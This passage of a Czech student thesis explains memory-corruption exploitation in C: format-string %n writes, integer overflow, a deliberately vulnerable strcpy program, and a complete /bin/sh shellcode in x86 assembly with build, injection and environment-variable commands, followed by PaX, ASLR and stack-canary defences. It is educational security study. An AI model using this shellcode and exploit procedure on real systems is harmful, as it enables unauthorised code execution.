Podobnou technikou lze zapisovat na libovolnou adresu. Toho se již dá využít například při přepisu tabulky globálních offsetů nebo vložení adresy bytecode do některé řídící . Při přepisu se používá formátovací parametr %n. Tento parametr ukládá počet bytů formátovacího řetězce do místa výskytu tohoto parametru na místo v paměti, které definuje hodnota argumentu funkce. V případě, že detekujeme umístění části formátovacího řetězce na zásobníku a nahradíme toto místo adresou na kterou chceme zapisovat, můžeme měnit konkrétní hodnotu na adresu prostřednictvím parametru %n. Vložením určitého počtu znaků mezi začátkem formátovacího řetězce a výskytem parametru %n můžeme měnit hodnotu, která se uloží na zvolenou adresu.

3.2 Integer overflow

Integer je proměnná, která je schopna reprezentovat celé reálné číslo. V paměti jsou veškerá data i čísla uloženy v binární formě. Velikost integru, kterou zabírá v paměti, závisí na typu architektury počítače. Ve většině případů je rovna, velikosti ukazatele dané architektury. Například na 32 bitové architektuře i386 je velikost integru 32 bitů. Aby bylo možné odlišit kladná a záporná čísla, zavedl se znaménkový bit, často označovaný jako "most value bit". Pokud je hodnota tohoto bitu rovna 1 jde o záporné číslo, v případě 0 kladné číslo. Pro uchovávání pouze kladných čísel, existují bez-znaménkové proměnné (unsigned), které MSB nemají.

Integer může uchovávat pouze číslo určité hodnoty, limitované velikostí vyhrazené v paměti. V případě, že se pokusíme uložit větší než maximální přípustnou hodnotu, dojde k přetečení. Tento typ přetečení je nebezpečný v tom, že neexistuje žádný detekční mechanizmus, který by aplikaci po přetečení varoval o této události a upozornil ji, že může pracovat s nekorektními daty. Od klasického přetečení typu buffer overflow, které vede k přepsání sousední paměti, se přetečení čísel značně liší. Přetečení probíhá pouze v samotné proměnné, okolní paměť není nijak ovlivněna. Zneužití je možné v případě, že jsou číselné proměnné umožňující přetečení využívány pro řízení programu. Přetečení vede k neočekávané změně hodnot proměnných, čímž můžeme docílit změnu chování celého program. V určitých případech může tato změna chování způsobit jiné typy přetečení, například v situacích, kdy se číselné proměnné používají při správě paměti, nebo při indexaci polí [9].

3.2.1 Modulo protekce

K přetečení do sousedních paměťových bloků nemůže dojít díky jistému mechanizmu. Pokud se výsledek aritmetické operace dostane mimo svůj rozsah, podělí se svým maximem+1 a zbytek po tomto celočíselném dělení se prohlásí jako nový výsledek. Tímto způsobem lze předejít zápisu mimo vyhrazený prostor. Vedlejším efektem jsou neočekávané hodnoty v proměnných uchovávajících výsledek.

Následující příklad demonstruje celou výše popsanou metodu oříznutí při přetečení. Máme tři proměnné typu unsigned integer o velikosti 32 bitů. Proměnná `a` obsahuje maximální hodnotu, kterou může uchovat. Proměnná `b` hodnotu 1 a proměnná `c` je určena pro uchování výsledku.

```
a = 0xffffffff
b = 0x1
c = a + b

c = (a + b) % (MAX+1)
c = (0xffffffff + 1) % (0xffffffff+1)
c = (0x100000000 + 1) % (0x100000000)
c = 0
```

Při sčítání `a` a `b` dojde k přetečení. Výsledek se upraví operací modulo s maximální hodnotou zvýšenou o 1. Výsledkem je 0. Očekávaný výsledek je však `0x1ffffffff`. K přetečení může dojít také u operací násobení a odčítání. V případě odčítání se přetečení označuje jako podtečení.

3.2.2 Použití v praxi

V určitých situacích je možné využít přetečení čísel ke vzniku nestandardního chování v programu, které může vést například k jiným typům přetečení. Následující příklad je ukázkou, kdy přetečení čísel generuje přetečení na zásobníku.

```
bool my_append(char *str1, char *str2, unsigned int len1, unsigned int len2)
{
  char buffer[1024];

  if((len1 + len2) < 1024)
  {
    memcpy(buffer, str1, len1);
    memcpy(buffer + len1, str2, len2);
  }
  else
    return false;
}
```

Funkce simuluje spojení dvou řetězců a uložení výsledku do proměnné `buffer`. Vstupní parametry `len1` a `len2` určují počet znaků, které se využijí z jednotlivých řetězců při spojování. Do bufferu se ukládá nejdříve první část řetězce `str1` o celkové velikosti `len1`, za něj se následně přidá druhá část řetězce o velikosti `len2`. Aby nedošlo k přetečení, provádí se před kopírováním řetězců jednoduchá kontrola velikostí. V případě, že součet velikostí `len1` a `len2` přesáhne maximální velikost proměnné typu `unsigned int`, dojde k přetečení. Při kontrole se použije nekorektní hodnota, která nemusí odpovídat skutečným délkám. Následkem toho může dojít ke kopírování příliš dlouhých řetězců, které způsobí přetečení bufferu, tedy k přetečení na zásobníku, které může dále vést ke změně toku vykonávání programu. Nevýhodou je nutnost zadávat `len1` a `len2` jako velká čísla. Díky tomu dojde k alokaci obrovského prostoru v paměti (`len1+len2 > MAX_UINT`). Téměř vždy takováto alokace selže a vyústí v segmentation fault. Stejný problém je také u podtečení a u znaménkového `int`.

Kapitola 4

Změna toku programu

Přetečení nám umožňuje přepsat paměťové oblasti obsahující řídící data určené k řízení programového toku. Existují tři základní cíle, na které můžeme tok usměrnit:


- Kód vložený jako součást dat, se kterými bylo způsobeno přetečení.
- Existující původní kód napadeného programu.
- Existující původní kód nacházející se mimo napadený program. Například knihovní funkce.

První možnost je zvláště lákavá, protože nám umožňuje namíchat kód přesně podle našich představ a docílit tak požadovaného efektu s minimální námahou. Nevýhodou je, že v posledních letech vzniklo několik efektivních bezpečnostních opatření zaměřených právě na cizí vkládaný kód (viz. kapitola 5.1). V této kapitole popisuji tvorbu a vkládání bytecode, jakožto cíle při změně datového toku.

4.1 Bytecode

Bytecode je krátký program, který se používá při zneužívání chyb typu stack overflow. Jde o jednoduchý program, prostřednictvím kterého můžeme například spustit shell (shellcode), sledovat komunikaci na konkrétních portech, pracovat libovolně se soubory, nastavovat přístupové práva.

Při návrhu je nutné zohlednit několik aspektů. Použité instrukce se liší v závislosti použité platformě a procesoru. Tento fakt je dosti omezující a ve většině případů znemožňuje přenositelnost bytecode. Proto je nutné znát aspoň základní informace o cílovém systému, nebo použít exploit přizpůsobující se napadenému prostředí.



Obrázek 4.1: Struktura vloženého exploitu v napadeném bufferu spolu s ukázkou přetečení.

4.1.1 Bytecode injection

Pro objasnění bytecode injection neboli vkládání použijeme upravený demonstrační příklad z kapitoly 2.1.1.

```
//overflow.c
#include <stdio.h>

void overflow (char *string){
  char buffer[100];
  strcpy(buffer, string); <---- OVERFLOW
  return;
}

void main (int argc, char* argv){
  overflow(argv[1]);
  return;
}
```

Program nyní umožňuje přetečení zásobníku přímo prostřednictvím příkazové řádky. Vstupem může být již připravený exploit. Na začátku tohoto exploitu bývá sled instrukcí `NOP` usnadňující hádání návratové adresy. Následuje bytecode, jehož instrukce se budou po úspěšném uhádnutí návratové adresy vykonávat v privilegovaném kernel režimu. Za bytecode následuje sled hádané návratové adresy, která má za úkol přepsat původní návratovou adresu. Celá struktura exploitu je názorně zobrazena na obr. 4.1. Při správné volbě návratové adresy dojde při návratu z funkce `overflow` ke skoku do instrukčního sledu operací `NOP`, dojde k vykonání několika prázdných instrukcí a spuštění bytecode, který bude mít za následek například spuštění shellu s rootovskými právy. V případě špatné volby návratové adresy dochází většinou k pádu programu nebo k zacyklení. U obou případů mluvíme o změně toku programu.

4.1.2 Vývoj bytecode

Při vývoji je důležité dbát na několik zásad. Protože se bytecode často vkládá do bufferu umožňujícího přetečení, který je limitovaný programátorem definovanou velikostí, je třeba dbát na co nejlepší optimalizaci z hlediska velikosti vkládaného kódu. Menší bytecode znamená větší prostor pro `NOP` instrukce nebo delší sled návratových adres, tedy usnadňuje hádání adresy. Bytecode by také neměl obsahovat žádné `NULL` znaky, protože je často vkládán jako textový řetězec. `NULL` znak u textových řetězců signalizuje konec řetězce. Například funkce `strcpy` by zkopírovala pouze část řetězce po první výskyt `NULL` znaku. To by způsobilo i při správném uhádnutí adresy vykonání pouze části vloženého kódu [14].

Forma zápisu a použití

Zaměřme se na programy, umožňující přetečení zásobníku prostřednictvím příkazové řádky (příklad overflow z kapitoly 4.1.1). Bytecode se vkládá jako textový řetězec posloupnosti strojových instrukcí v hexadecimální podobě.

```
$ ./overflow ‘echo "\x31\xc0\x50\x68\x2f\x2f ... \xcd\x80"‘
```

Pro usnadnění exploitace je vhodné vytvořit si program (například v jazyce C), který vypisuje celý bytecode na výstup.

```
//shellcode.c
#include <stdio.h>
unsigned char shellcode[] = "\x31\xc0\xb0\x46 ... \x42\x42";

void main() {
    printf("%s", shellcode);
}
```

V příkazové řádce pak stačí pouze přesměrovat výstup tohoto programu na vstup napadeného programu.

```
$ ./overflow ‘./shellcode‘
```

Nyní lze snadno obohatit celý program[1] instrukcemi `NOP` (`\x90`) a hádanou návratovou adresou. Cílem celého snažení je zvolit vhodnou kombinaci délek sledů a návratové adresy tak, aby došlo ke změně programového toku a spuštění shellcode.

```
$ ./overflow ‘perl -e ’print "\x90"x50’‘./shellcode‘
‘perl -e ’print "{adresa}"x50’‘
```

[1] Pro přehlednost je vhodné zakomponovat vkládání sledů přímo do exploitačního programu.

Postup při psaní

Existuje několik způsobů jak postupovat při tvorbě bytecode. Jednou z možností je napsat krátký program v jazyce C, který bude vykonávat určitou požadovanou činnost. Program přeložíme překladačem `gcc` a následně za použití nástroje `objdump` zobrazíme (disassemblujeme) celý program jako posloupnost strojových instrukcí v hexadecimální podobě. Tyto instrukce lze nyní aplikovat při exploitaci. Výsledný bytecode je ovšem v důsledku vysoké režie při překladu programu příliš dlouhý a pro exploitaci nevhodný. Efektivnějším řešením je psát program rovnou v assembleru. Výsledný binární kód i bytecode je mnohonásobně menší. Další možností je použít programy určené pro generování bytecode. Je to například program `rasc`. Tento program umožňuje velice snadno generovat celý exploit obsahující shellcode pro zvolenou platformu spolu se sledem prázdných instrukcí, návratových adres a dalších možností určených pro pokročilé exploity.

4.1.3 Demonstrační příklad: shellcode

Shellcode je specifický typ (bytecode), určený pro spuštění shellu. Pro tento účel bude zapotřebí použít systémového volání `execve`. Linuxová implementace vypadá následovně.

```
int execve (const char *filename, char *const argv [], char *const envp[]);
```

Ukazatel `filename` označuje skript nebo program v binární podobě určený ke spuštění. Následuje pole argumentů a pole proměnných prostředí určených pro nově spuštěný program. Jako první parametr zvolíme spustitelný soubor shellu `/bin/sh`. Druhým parametrem je seznam argumentů, zde je vhodné nastavit název spuštěného programu (`argv[0]`). Poslední argument můžeme nechat jako `NULL` [21].

Problém adresace

Před samotným psaním programu v assembleru, musíme vyřešit problém adresování řetězce `/bin/sh`. Při psaní shellcode ve většině případů nemůžeme použít absolutní adresování. Pro určení polohy řetězce použijeme následující techniku.

```
jmp short    konec:

zacatek:
pop          {reg}

<program>

konec:
call         zacatek
db           "/bin/sh#"
```

Na začátku programu proběhne skok na návěští `konec`. Při volání podprogramu `zacatek` se uloží na zásobník následující instrukce za voláním (index pointer). V případě naší ukázky jde o adresu řetězce `"bin/sh#"`. V podprogramu pak stačí uloženou hodnotu ze zásobníku vyjmout a použít pro naše potřeby. Problém s adresací je tedy vyřešen [14].

Systémové volání z assembleru

Prvním krokem při volání systémových funkcí z assembleru je nastavení registrů. Do registru `EAX` se ukládá kód definující systémové volání (například `0x0b` pro `execve`). Registry `EBX`, `ECX`, `EDX`, `ESI` a `EDI` slouží k uchování parametrů systémového volání. V případě, že počet registrů nestačí, parametry se uchovají v poli, jehož adresa je předána registrem `EBX`. Po nastavení registrů, je nutné vyvolat softwarové přerušení. Příkazem `int 0x80` dojde k přerušení aktuální činnosti jádra a následnému zpracování požadavku.

Zdrojový kód

Nyní máme veškeré informace pro psaní shellcode v assembleru.

```
;shellcode.asm
[SECTION .text]

global _start

_start:
        jmp short konec

        zacatek:

        pop ebx             ;ziskame adresu retezce ze zasobniku
        xor eax, eax        ;vynulovani registru EAX

        mov [ebx+7 ], al    ;vlozime ukoncovaci znak NULL za retezec
        mov [ebx+8 ], ebx   ;vlozime adresu zacatku retezce na pozici AAAA
        mov [ebx+12], eax   ;vlozime NULL byty na pozici BBBB

        mov al, 0x0b        ;nastavime volani execve (1.parametr)
        lea ecx, [ebx+8 ]   ;nastavime adresu z AAAA (2. parametr)
        lea edx, [ebx+12]   ;nastavime adresu z BBBB (3. parametr)

        int 0x80            ;vyvolame softwarove preruseni

        konec:
        call zacatek
        db '/bin/sh#AAAABBBB'
```

Pro přehlednost si shrneme situaci před voláním přerušení. Registr `EAX` obsahuje kód systémové funkce `execve` (`0x0b`). Registry `EBX` a `ECX` obsahují adresu začátku našeho řetězce. Registr `EDX` obsahuje `NULL` byte. V řetězci je na pozici `#` nyní `NULL` byte. Na pozici, kde byly dříve `AAAA`, je nyní adresa začátku tohoto řetězce. Na pozici, kde byly dříve `BBBB`, jsou nyní `NULL` byty [14, 13].

Finální podoba

Program nyní přeložíme a slinkujeme. Výsledkem je binární podoba shellcode, kterou nakonec disassemblujeme programem objdump.

```
$ nasm -f elf shellcode.asm
$ ld -o shellcode shellcode.o
$ objdump -d shellcode
```

Výstupem je seznam strojových instrukcí. Sepsáním jednotlivých kódů získáme finální podobu shellcode, kterou můžeme začít používat v našem exploitu. Následuje ukázka výstupu z objdump [19, 15].

```
...
08048060 <_start>:
 8048060: eb 16                  jmp    8048078 <konec>
08048062 <zacatek>:
 8048062: 5b                     pop    %ebx
 8048063: 31 c0                  xor    %eax,%eax
...
```

Zkrácená finální podoba shellcode zapsaná v jazyce C.

```
unsigned char shellcode[] = "\xeb\x16\x5b\x31\xc0\x88 ... \x42\x42";
```


4.1.4 Demonstrační příklad: testování

V této kapitole provedeme krátký test správnosti předešlé implementace. Postup je vhodný i pro jiné typy exploitů. Při testování použijeme program `shellcode` (tiskne shellcode na výstup) z kapitoly 4.1.2 a program `test`.

```
1. //test.c
2. #include <stdio.h>
3.
4. int main(int argc, char* argv[]) {
5.   int *ret;
6.   ret = (int *)&ret + 2;
7.   (*ret) = (int)argv[1];
8.   return 0;
9. }
```

Cílem programu `test` je přepsání návratové adresy vstupem příkazové řádky. V programu je zvoleno zarovnání do čtyř bytových bloků. Jeden integer (adresa) zabírá právě jeden paměťový blok.

Program má jednu lokální proměnnou – ukazatel na integer `ret`. Na **6.** řádku funkce `main` probíhá inicializace tohoto ukazatele tak, aby odkazoval na návratovou adresu funkce `main`. Na **7.** řádku pak dojde k přepsáním návratové adresy vstupem příkazové řádky. Vstupem programu bude posloupnost instrukcí, vložených programem `shellcode` (obr. 4.2). U programu `shellcode` pouze změníme posloupnost instrukcí, získanou v kapitole 4.1.3 [26].



Obrázek 4.2: Stack overflow v průběhu programu `test`.

Při překladu je nutné vypnout ochranu zásobníku volbou `-fno-stack-protector` a `-z execstack`. Volba `-mpreferred-stack-boundary=x` slouží pro definici zarovnání do paměťových bloků. Volba `-ggdb` vloží do výsledného kódu ladící informace pro potřeby debuggování. Přeložíme testovací program [15].

```
$ gcc -ggdb -fno-stack-protector -z execstack -mpreferred-stack-boundary=2
-o test test.o
```

Nyní můžeme otestovat funkčnost shellcode. V prvním kroku si pro kontrolu necháme vypsat aktuální PID našeho shellu. Následně spustíme program test, jehož vstupem bude výstup programu shellcode, tedy posloupnost strojových instrukcí připraveného shellcode. Důsledkem spuštění nového procesu shellu, by mělo dojít ke změně aktuálního PIDu. Následuje zkrácený výpis očekávaného výstupu.

```
$ echo $$
4385
$ ./test `./shellcode`
$ echo $$
4389
$ ps -aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
...
hynek     4385  0.0  0.0   1832   516 pts/1    S    14:55   0:00 /bin/sh
hynek     4389  0.0  0.0   1832   520 pts/1    S    14:57   0:00 /bin/sh
...
$ exit
$ echo $$
4385
```

Kontrola pomocí výpisu hierarchie procesů.

```
$ pstree
...
  |-gnome-terminal(1757)-+-bash(1759)
  |                      |-bash(4367)---sh(4385)---pstree(4422)
...
$ ./test `./shellcode`
$ pstree
...

  |-gnome-terminal(1757)-+-bash(1759)
  |                      |-bash(4367)---sh(4385)---sh(4389)---pstree(4397)
...
$
```

Z výpisů je zřejmé, že shellcode opravdu funguje. Test je tedy úspěšný. Postup celé kapitoly 4.1 lze aplikovat při vývoji a testování ostatních exploitů, nejenom pro potřeby spuštění shellu.

4.2 Proměnné prostředí

Proměnné prostředí neboli enviromentální proměnné jsou speciální předdefinované proměnné, sloužící pro ukládání systémových nastavení nebo odkazů. Většinou se nastavují automaticky během přihlášení nebo na vyžádání programu. Proměnné mohou být spravovány také uživatelem. Pro nastavení a používání p.p. v UNIX systémech slouží několik základních příkazů:

`env`	vypsání všech systémových proměnných
`echo $POM`	vypsání konkrétní proměnné
`POM="ahoj"`	nahrazení obsahu proměnné
`POM=$POM"svete!"`	doplnění stávajícího obsahu proměnné
`export POM`	zpřístupnění proměnné ostatním programům

Někdy je cílový buffer na kterém dochází k přetečení příliš malý na to, aby obsáhl celý shellcode spolu s delšími sledy `NOP` a nových návratových adres. Shellcode může být umístěn právě do proměnné prostředí. Toto řešení má několik výhod. Shellcode může být libovolně dlouhý, spolu s ním můžeme do proměnné umístit téměř libovolně dlouhý sled `NOP`. Hádání adresy konkrétní proměnné prostředí je snadnější než hádání adresy proměnných funkcí na zásobníku, v jazyce C dokonce na tyto účely existuje funkce `getenv`. Vkládání libovolného shellcode do proměnných je jednoduché a výrazně zpřehledňuje celou práci.

```
export SHELLCODE=$(perl -e 'print "\x90"x1000')$(cat shellcode.txt)
```

Při přetečení bufferu používáme pouze sled adres směřujících na adresu proměnné prostředí SHELLCODE, případně odhadneme adresu v rozsahu sledu `NOP`. Všechny proměnné prostředí jsou uloženy na zásobníku. Při zjišťování adresy můžeme použít debugger `gdb`, ale je nutné počítat s malým posunutím adresy díky tomu, že debugger ukládá část své režie

přímo na zásobník. Dále je možné použít již zmíněnou funkci `getenv`, která vrací adresu proměnné. Musíme ovšem počítat s tím, že se adresa mění v závislosti na tom, zda program běží nebo ne. Při spuštění programu se na zásobník ukládají režijní data, která způsobují drobný posun v umístění. Velikost posunu lze vysledovat krátkým experimentováním nebo zcela obejít použitím sledu `NOP` [17].

Kapitola 5

Bezpečnost

V průběhu práce jsem narazil na několik bezpečnostních opatření, které výrazně znepříjemnily mou práci. Kapitola je zaměřena především na tyto opatření. Významné bezpečnostní posílení přinesl PaX. V kapitole popisuji jeho dvě základní součásti randomizaci a opatření s názvem NOEXEC. Kapitola dále rozebírá známé detekční opatření označované jako kanárci.

5.1 PaX

PaX (PAge eXecute) je bezpečnostní opatření pro linuxová jádra. Zaměřuje se především na ochranu před exploity zneužívající paměťových slabin, tedy na exploity typu buffer overflow, format strings a podobně. Cílem je předcházet úspěšným exploitům vedoucím k získání přístupu napadeného adresového prostoru procesu. Vývoj PaX probíhal hlavně na Linuxové verzi jádra 2.4 na architektuře IA-32 (i386). PaX je rozšířen na architekturách alpa, ia64, parisc, ppc, sparc, sparc64 a x86_64. Mezi základní opatření tohoto patchsetu patří [25]:

- **NOEXEC** (W+X)
  - PAGEEXEC
  - SEGMEXEC
  - MPROTECT
- **Randomizace**
  - RANDEXEC
  - RANDMMAP
  - RANDUSTACK
  - RANDSTACK

5.1.1 W+X

Bezpečnostní opatření W+X je mechanizmus, který značkuje stránky oblastí zásobníku, haldy a dalších paměťových segmentů, buď jako paměť určená k zapisování, nebo jako paměť určená k vykonávání programu. V případě, že se označí určitá část paměti jako oblast určená pouze k zápisu a dojde k pokusu o vykonání kódu z této oblasti, například

k pokusu o spuštění vloženého bytecode, operace se zneplatní. W+X je součástí PaX jako **NOEXEC**, vyskytuje se v StackPatch pro Linux, používá se také na systémech OpenBSD. Tato technika znemožňuje útočníkovi vykonávat vlastní kód. Nicméně může stále využít možnosti usměrnit tok programu na originální kód programu, nebo funkci nahrané knihovny (return-to-libc) [23].

5.1.2 Randomizace

Randomizace označována zkratkou ASLR (Address space layout randomization), je bezpečnostní technika, sloužící k posílení systému před útoky typu buffer overflow. Hlavním cílem této metody je zavedení náhodnosti do adresového prostoru procesů. Při vzniku nového procesu dojde ke generování náhodných hodnot, které se uloží do speciálních proměnných. Tyto proměnné se dále využívají při přístupu do citlivých paměťových oblastí procesu. Mezi tyto oblasti patří halda, zásobník (kernel stack, user stack, heap stack), knihovny, code, data a BSS segment.

Pro útoky typu buffer overflow je důležité znát konkrétní adresu, na kterou chce útočník přesměrovat tok programu. Chybná volba adresy většinou vede k pádu programu. Novou instanciací programu dojde k vytvoření nových náhodných hodnot přístupových proměnných. To způsobí změnu hádané adresy. Randomizace patří mezi základní bezpečnostní opatření a v kombinaci například s W+X poskytuje velmi efektivní ochranu proti útokům typu buffer overflow. Mimo to zvyšuje šanci na odhalení útoku důsledkem pádu programu při neúspěšném exploitu [18, 25].

Zkratky RANDEXEC a RANDMMAP označují randomizaci regionů určených pro ELF soubory. RANDSTACK a RANDUSTACK označují zásobník jádra a uživatelský zásobník [25].


5.1.3 Úspěšnost ochrany proti útokům

Úspěšnost útoku závisí na vědomostech útočníka a na typu cíle při usměrnění toku programu. Následující text vychází z předpokladu, že je cílový systém chráněn všemi bezpečnostními opatřeními patchsetu PaX. Útoky mohou být 100% úspěšné v případech, kdy útočník zná adresy adresového prostoru napadeného procesu a usměrňuje tok do kódu napadeného programu nebo do již existujícího kódu mimo něj (např. knihovny). Útoky mohou být úspěšné také v případě, kdy útočník nezná adresy a provádí útok hrubou silou (brute-force attack). Pravděpodobnost úspěchu je však velmi malá. Útoky založené na změně toku do vloženého kódu, jsou úplně vyloučeny a končí neúspěchem [25].

5.2 Kanárci

Kanárci se dříve používali v dolech. Když došlo k úniku plynu, kanárek odpadnul a varoval ostatní horníky před nebezpečím. Ti pak mohli utéci a zachránit si život.

Kanárci v informatice označují bezpečnostní opatření, které slouží pro detekci přetečení zásobníku. Na zásobník jsou vloženy paměťové bloky určité známé hodnoty. Zpravidla se kanárci vkládají za nový zásobníkový rámec. V případě že dojde k přetečení proměnných na zásobníku, dojde k přepisu hodnoty kanárka. Tato změna signalizuje přetečení na zásobníku. Signál můžeme odchytit a zneplatnit provedené operace [24]. Je třeba zdůraznit, že kanárci neslouží pro zabránění přetečení, ale pouze k detekci. Kanárci nemohou detekovat přetečení mimo zásobník. Nechrání před přepisem proměnných ani datových a funkčních



Obrázek 5.1: Tvorba XORovaného random kanárka.

ukazatelů. Jsou užiteční pouze k ochraně zásobníkového ukazatele nebo jiných chráněných oblastí. Kanárci jsou součástí zabezpečení **StackGuard**, který se používá v překladačích `gcc`. Existují tři základní typy kanárků [16].

- Terminátoři.
- Random kanárci.
- XORovaní random kanárci.

Terminátoři

Typ kanárku tvořený čtyřmi terminačními znaky `NULL`, `CF`, `LF` a -1. Tento typ kanárka nechrání před přímým přepisem například návratové adresy.

Random kanárci

Kanárek je tvořen náhodně vygenerovanou hodnotou. Kanárek nechrání před přímým přepisem konkrétního paměťového bloku. Dokud zůstane náhodná hodnota kanárka utajena, chrání data velmi efektivně.

XORovaní Random kanárci

Jde o nejsilnější typ kanárka. Vygeneruje se náhodná hodnota a ta se XORuje s konkrétními daty, kterými může být například návratová adresa. Vznikne tak nová hodnota, která se testuje na změnu. K detekci nyní dojde i v případě, že útočník přepíše pouze kontrolní data. Útočník nemá vyhráno, ani v případě odhalení náhodně generované hodnoty. K úspěšnému překonání tohoto opatření musí znát hodnotu kanárka, kontrolní data a operaci nebo algoritmus, kterými se získává kontrolní hodnota (obr. 5.1).

Závěr

V práci jsem představil princip problematiky přetečení paměti. Zaměřil jsem se především na přetečení zásobníku, které je považováno za nejčastější a poskytuje útočníkovi největší výhody v páchání škod. Zpracoval jsem také problematiku přetečení segmentu haldy a BSS. Zjistil jsem, že mechanizmus těchto tří přetečení je velmi podobný. Překvapující bylo zpracování problematiky formátovacích řetězců a přetečení čísel, neboť se oproti běžným přetečením liší ve vlastnostech i v situacích při kterých k nim dochází. Práce je soustředěna na jazyk C, proto jsem u přetečení čísel zpracoval problematiku přetečení datových typů integer a unsigned integer, označovanou jako integer overflow. Zajímavým zjištěním bylo, že při jeho přetečení nedochází k přepisování sousedních paměťových bloků. Na první pohled se mi toto chování z hlediska exploitace jevilo jako nevyužitelné. Nicméně v průběhu práce jsem zjistil, že tento jev může způsobit nepřímou změnu programového toku, v případech kdy se integer používá jako prostředek pro kontrolu offsetů nebo velikostí při paměťové alokaci, při kopírování nebo při spojování paměťových bloků.

Práce mě obohatila o znalosti programátorských chyb, které umožňují nesoudružnost paměti vedoucí ke ztrátě kontroly nad vykonávaným programovým tokem. Dále bylo nutné pochopit strukturu paměti a její chování při nestandardních situacích. V práci jsem nastudoval také základní postupy při tvorbě exploitačních programů a tvorby bytecode, především se zaměřením na spouštění shellu. Zpracoval jsem několik metod zabývajících se vkládáním připraveného exploitačního programu do paměti. Zaměřil jsem se především na klasické vkládání do původního kódu programu jako součást přetečené paměti a na vkládání do uživatelem definovaných proměnných prostředí.

V závěrečné části jsem se změřil na aktuální bezpečnostní opatření, se kterými jsem se setkal během implementace programové části. Zdokumentoval jsem základní poznatky o bezpečnostním opatření PaX. Popsal jsem jeho dvě stěžejní části randomizaci a ochranu NOEXEC. V závěru jsem popsal účinnost obou protiopatření při specifických typech útoků. Dále jsem zpracoval populární detekční opatření označované jako kanárci, které slouží pro detekci přepisu konkrétních řídících paměťových míst na zásobníku.

V programové části jsem vytvořil sadu programů obsahujících programátorské chyby. Tyto cílové programy vykonávají určitou užitečnou činnost, například poskytují informace o databázi uživatelů, simulují autentizační proces, převádějí malá písmena vstupního řetězce na velká a podobně. Dále jsem implementoval několik krátkých exploitačních programů a skriptů, které tyto programy zneužívají k nestandardnímu chování vedoucímu ke změně programového toku. Požitím jsem dosáhl například spuštění shellu nebo usměrnění programového toku na zvolenou funkci původního programu. Veškeré své snažení jsem zdokumentoval a uvádím je v příloze A. Textová část obsahuje stručné shrnutí chování programů a jejich výstupů. Kompletní dokumentace je součástí přiloženého CD.

Práce by v další vývojové etapě mohla pokračovat rozšiřováním teoretických znalostí o sofistikovanější způsoby detekce adresového prostoru paměti. Další rozšíření znalostí bezpečnostních opatření by mi umožnilo začít s vývojem exploitů určených k exploitaci reálných programů.

Literatura

[1] Buffer Overflow – Exploitace od úplného začátku. http://file.secit.sk/sk/content/buffer-overflow-exploitace-od-uplneho-zacatku, [online].

[2] C library documentation - cstdlib. http://www.cplusplus.com/reference/clibrary/cstdlib/, [online].

[3] GCC, the GNU Compiler Collection. http://gcc.gnu.org/, [online].

[4] GDB: The GNU Project Debugger. http://www.gnu.org/software/gdb/documentation/, [online].

[5] GNU Debugger. http://cs.wikipedia.org/wiki/GNU_Debugger, [online].

[6] A Heap of Risk. http://www.h-online.com/security/features/A-Heap-of-Risk-747220.html, [online].

[7] Jazyk symbolických adres. http://cs.wikipedia.org/wiki/Jazyk_symbolick%C3%BDch_adres, [online].

[8] Kernel Mode. http://www.linfo.org/kernel_mode.html, [online].

[9] Phrack - Basic Integer Overflows. http://www.phrack.org/issues.html?issue=60&id=10, [online].

[10] Registr procesoru. http://cs.wikipedia.org/wiki/Registr_procesoru, [online].

[11] rm -rg /. http://pthreads.blogspot.com/2007/04/heap-overflow.html, [online].

[12] Výuka assembleru. http://www.zezula.net/cz/teach/assembler_01.html, [online].

[13] Writing buffer overflow exploits - a tutorial for beginners. http://mixter.void.ru/exploit.html, [online].

[14] Writing shellcode. http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html, [online].

[15] Writing shellcode for Linux and *BSD. http://www.vividmachines.com/shellcode/shellcode.html, [online].

[16] Cowan, C.; Wagle, F.; Pu, C.; aj.: Buffer overflows: attacks and defenses for the vulnerability of the decade. In *DARPA Information Survivability Conference and Exposition, 2000. DISCEX '00. Proceedings*, ročník 2, 2000, s. 119 –129 vol.2, doi:10.1109/DISCEX.2000.821514, [online].

